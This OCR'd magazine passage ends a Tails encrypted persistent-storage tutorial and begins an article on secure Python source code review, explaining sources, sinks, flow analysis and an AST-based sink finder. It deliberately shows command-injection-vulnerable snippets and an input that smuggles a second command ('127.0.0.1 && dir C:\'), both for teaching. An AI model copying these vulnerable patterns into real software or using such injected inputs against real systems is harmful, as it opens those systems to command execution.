
Passphrase: ●●●●●●●●●●●

Verify Passphrase: ●●●●●●●●●●●

Here, a partition of the disk to be encrypted will be created. This process can be thought of as encrypting the disk as described in the Bitlocker article in the previous (sixth) issue of *Arka Kapi Magazine*.

Now, specify a passphrase which will be used as a key to encrypt the data on the disk. Enter a passphrase in the box.

The operation of the creation of the persistent area starts by clicking the *Create* button:




Setup Tails persistent volume

Persistence wizard - Persistent volume creation

Creating...

Creating the persistent volume...

After this process, which the data will be saved to this password-protected permanent disk space that we created is specified:



Setup Tails persistent volume

Persistence wizard - Persistent volume configuration

Specify the files that will be saved in the persistent volume

The selected files will be stored in the encrypted partition /dev/sdb2 (6.7GiB), on the **SanDisk Cruzer Blade** device.

Personal Data — Keep files stored in the 'Persistent' directory — ON


Browser Bookmarks — Bookmarks saved in the Tor Browser — OFF

Network Connections — Configuration of network devices and connections — OFF

Additional Software — Software installed when starting Tails — OFF

You can specify such options as personal data, network settings, frequently used URLs in the browser, email correspondences and wallets of cryptocurrencies within this window.

After creating a password-protected, persistent disk space, the next screen indicates that we need to restart Tails to activate the settings:



Applications
Places
Configure persistent volume
Sat Apr 20, 21:44
Setup Tails persistent volume
Home
Report an error
Tails documentation
Trash
Setup Tails persistent volume

Persistence wizard - Finished

Any changes you have made will only take effect after restarting Tails.


You may now close this application.

Restart Tails to access the safe zone. At the welcome screen of Tails, this time we will see an option asking if we have a password-protected disk, and whether we want to use it in the Tails session:


Shutdown
Start Tails
Welcome to Tails!
Language & Region
Language English - United States
Keyboard Layout English (US)
Formats United States - English
Encrypted Persistent Storage
Show Passphrase
•••••••••••
Unlock
Additional Settings
+

The default settings are safe in most situations. To add a custom setting, press the "+" button below.

After entering the password of the encrypted region and clicking the *Unlock* button, if the password entered is correct, the disk space will be usable in this Tails session.



Shutdown
Start Tails
Welcome to Tails!
Language & Region
Language English - United States
Keyboard Layout English (US)
Formats United States - English
Encrypted Persistent Storage
Additional Settings
+

Your persistent storage is unlocked. Restart Tails to lock it again.

The default settings are safe in most situations. To add a custom setting, press the "+" button below.

Since we entered the correct password, we get the *Your persistent storage is unlocked* message.

If you want to access this persistent disk space, it is possible to do so in the *Places > Persistent menu.*



You can now use the untraceable operating system Tails confidently.

A few suggestions

If you did not choose a strong password during disk encryption, or if your PC has a back door in its hardware, Tails will not do magic. If it is security we are talking about, instead of putting all your trust into one point, it is essential to always be alert and take security precautions at each layer.

On the other hand, you can install Tails even on a nail-sized micro SD cards, and if your PC supports it, you can boot your computer from that SD card.

The greatest advantage of Micro SD cards is they can be swallowed in case of danger.

SanDisk
ADAPTER
microSD
microSDHC
microSDXC
SanDisk Extreme
32 GB

SanDisk Extreme
32 GB

Caner Özden • caner.ozden13@gmail.com

Source Code Review for Python

Hey everyone,

Secure Source Code Review is one of the key steps in the secure software development lifecycle to identify vulnerabilities in software. It is a process that is regularly done by developers or security experts under the name of code review. In fact, before going into detail, let's talk briefly about what steps a software goes through to secure it.

First of all, just as software has some necessities, security necessities need to be determined. For this reason, it is necessary to determine, write, and implement the security requirements that the software must provide for use by project or throughout the organization as a whole.

The second step is the threat modeling of the software to be secured. Here, the issues that affect security, such as the services that the application will work with, the authentication and authorization mechanisms, should be examined. These steps are the subject of another article. After this step, source code reviews need to be done periodically on the developed code. Of course, although it is wrong to do so, this process is sometimes done as the last thing, on a completely finished project. So, how is this review done? What kinds of tools are used and what needs to be paid attention in the meantime. First, let's try to understand the methods and concepts, and then try to illustrate how to do a practical source code review.

First of all, let's start with the concepts in source code review. If it is security we desire, we will certainly need to inspect is the application contains vulnerabilities in some categories. The most critical ones among these categories are undoubtedly the *injections*. The vulnerabilities in this category will be about checking how and in which ways we accept the input(s) in the software, and in which frameworks and functions these inputs are used. There, of course, are not vulnerabilities only about the injection category: there are such categories as cryptography, session control, authentication, authorisation, etc.. However, let's start with our star - injection vulnerability. Getting used to the concepts:

Source: Can be expressed as it as the place where the input we accept into the software comes from. For example, a parameter in the request to our application may actually be the place we would call the source. For example, QueryString in the URL, header values and form data can be accepted as a source for us. Let's give a code example. (Places marked in yellow are the variables where the input comes to the software / Properties / Return values of functions).

[C#]

```
string userName = Request.QueryString["userName"];
```

```
[Python]
param = request.form['suggestion']
```

Sink: In the source code review, *sink* means "where the input comes to the function that creates the vulnerability after being accepted". So let's put it this way, we have some functions and these functions cause vulnerabilities when a harmful input comes. This can often be an argument object that accepts input in a function. Let's reinforce the concept of the sink by sharing a code snippet that causes OS Command Injection vulnerability:

[C#]

```
Process.Start("ping.exe /C " + parametre);
```

```
[Python]
subprocess.call(command, shell=True)
```

If outside data comes here without being cleaned (that is to say - sanitization, escaping, encoding, etc.) the attacker may trigger an OS Command Injection vulnerability. For example, when the input “127.0.0.1 && dir C:\” comes to C#, the software ping the localhost and at the same time lists the C directory in the background. This, of course, is a very cute scenario, as you may expect, an attacker wouldn't act so kind.

Flow Analysis: Flow analysis is the process of tracking the progression of the data from source to software, progressing through variables to sink argument. But why is that needed? If the payload comes to the sink function/location without losing its meaning, the attacker can trigger this vulnerability. Let's reinforce again by giving a few examples. Please note the places marked in yellow; the data moves through these variables to the destination. (It is kindly reminded that the examples have to be kept simple in the article.)

[C#]

```
string ipAddress = Request.Form[“i-pAdress”];
string anotherVariable = ipAddress;
Process.Start(“cmd.exe”, “/C ping.exe “ + anotherVariable);
```

[Python]

```
param = request.form[‘suggestion’]
command = ‘echo ‘ + param + ‘ >> ‘ + ‘menu.txt’
subprocess.call(command, shell=True)
```

After making a brief explanation of some concepts, let's think about how to do source code review. First of all, we know that the root cause of the vulnerabilities is caused by sink locations. Software libraries and frameworks contain some exploitable points and our first aim should be finding them. Thinking in reverse: what if we found all the input points and try to access the sink locations?

This would be a challenging way; if we want to look at where the data goes, starting from all the input points, our work will be very long, because each input may not lead to a vulnerable point. So what should we do is to examine whether there is a return to the source starting from the sink? In this way, we can perform inspections much faster. So where can the sink functions/points be reached?

This is not very easy as well, there exist sink locations for each vulnerability - this is what needs to be examined. For instance, for C#, we need to look at all the overload methods of the Process. Start function. Sometimes the sink may be the first parameter, sometimes the second, third parameters cause the vulnerability. While performing these reviews, you can find the sink points for each vulnerability by making searches on the internet in the language you are reviewing. For example, thinking that C# has over 280 vulnerabilities, it may be really difficult to find all sink points and perform flow analysis on them. We have to do this using an automated tool.

Well, can't we write code to find at least sink points to use in the review ourselves? Can't we have our own scripts? The answer is, of course, we can!

Now, let's write a script that makes it easier for us to find the sink points for Python, and to keep it short, let's take a look at OS Command Injection vulnerability.

We need an AST (Abstract Syntax Tree) library to find the sink functions (if you'd like to write such tool, you can write a motor yourself to create an AST, parsing the code). About what AST Parsers are - we can say that it is a data structure that expresses the code in a tree structure after the code has been parsed. With these tools used for querying the code, we can find the type of functions attributes we want.

You can find out more about the AST Python library and a python module named ast by reading the documentation with the following address.


https://docs.python.org/3/library/ast.html

Looking over a Python code:

[Python]

```
def foo(a, b=10):
  return a + b
```

Now, let's take examine this code's AST structure.




```
▼ Module:  {}  1 key
  ▼ body:  []  1 item
    ▼ 0:  {}  1 key
      ▼ FunctionDef:  {}  4 keys
        ▼ args:  {}  1 key
          ▼ arguments:  {}  4 keys
            ▼ args:  []  2 items
              ▼ 0:  {}  1 key
                ▼ Name:  {}  2 keys
                    ctx:  "Param"
                    id:  "a"
              ▼ 1:  {}  1 key
                ▼ Name:  {}  2 keys
                    ctx:  "Param"
                    id:  "b"
            ▼ defaults:  []  1 item
              ▼ 0:  {}  1 key
                ▼ Num:  {}  1 key
                    n:  10
              kwarg:  null
              vararg:  null
        ▼ body:  []  1 item
          ▼ 0:  {}  1 key
            ▼ Return:  {}  1 key
              ▼ value:  {}  1 key
                ▼ BinOp:  {}  3 keys
                  ▶ left:  {}  1 key
                    op:  "Add"
                  ▶ right:  {}  1 key
          decorator_list:  []  0 items
          name:  "foo"
```

As you can see, we have a schema that expresses all the variables and return values of the foo function in the form of a tree structure with language-specific attributes.

On this tree structure, by making the desired queries we can find sink points, source points and: and with enough effort, by writing a flow analysis algorithm, the vulnerabilities. Thus we can verify the vulnerabilities by performing manual examinations.

So how do we do this inquiry? To do this, one needs to read the Python documentation really well and find and use which Python classes the attributes on the AST are expressed in.

Here's a simple example of code written to find strings in a function;



```
1  from ast import parse, Call, walk, FunctionDef
2  import importlib
3  import inspect
4
5  mod = "hello"
6  mod = importlib.import_module(mod)
7  p = parse(inspect.getsource(mod))
8
9  from ast import literal_eval
10
11 vals = []
12 for node in p.body:
13     if isinstance(node, FunctionDef):
14         for node in walk(node):
15             if isinstance(node,Call):
16                 try:
17                     vals.append([literal_eval(val) for val in node.args])
18                     break
19                 except:
20                     print("something")
21
22
23 print(vals)
24
```

Let's explain this code:

- In the first three lines, we import libraries that will allow us to use and query the ast data structure. Pay attention to the FunctionDef object in the first line. In this way, we have an object to extract all the function definitions in the code.
- In the fifth line, we specify the name of the hello.py file that we want to analyse. If you want, you can do file operations in a big project, find the files with the extension .py and return a foreach loop to automate the process.
